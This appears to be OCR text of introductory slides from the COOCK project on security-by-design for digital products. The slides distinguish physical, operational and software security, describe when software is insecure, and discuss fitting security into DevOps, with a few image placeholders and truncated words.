By-design Cybersecure Digital Products

COOCK project


Cyber Security Vlaanderen/Flanders

sirris

DistriNet

Businesses today need faster innovation

… and faster innovation increases risk



Source: 2017 Micro Focus Application Security Research Update

What is security?


- **Physical** security (~ guards)
  - E.g., protecting servers using locks, burglary alarms, badge readers, …
- **Operational** security (application security) (~ operations people)
  - Securing an application that has already been built
  - Patching known vulnerabilities, installing antivirus, firewalls, intrusion detection, …
- **Software** security (~ devel
  - Developing a secure applica , access control, …)
  - "Security by design"
- *SecDevOps / DevSecOps: unite operational and software security*

Note: There is no consensus on these terms or their use
(e.g., application security sometimes refers to software security)

Source: U.S. Department of Homeland Security's U.S. Computer Emergency Response Team (US-CERT)

When is software insecure?


1. There must be an adversary **(threat)**
   Not under your control
2. The system must be vulnerable **(design)**
   You have a lot of control over this
3. The negative impact must matter **(goal)**
   Helps to prioritize



Being ‘secure’ (or ‘secure enough’) heavily depends on context!

Turpe, S. (2017). The Trouble with Security Requirements. *2017 IEEE 25th International Requirements Engineering Conference (RE)*, 122–133. https://doi.org/10.1109/RE.2017.13

Companies are adopting DevOps for rapid development




Increase Automation

Reduce Latency

Increase Visibility

Companies are adopting DevOps for rapid development

… but security is often outside of the process




Where do we add **security**?


Security teams can't keep up as development teams are growing at an **80:1** ratio

Source: Micro Focus 2017 Application Security Research Update

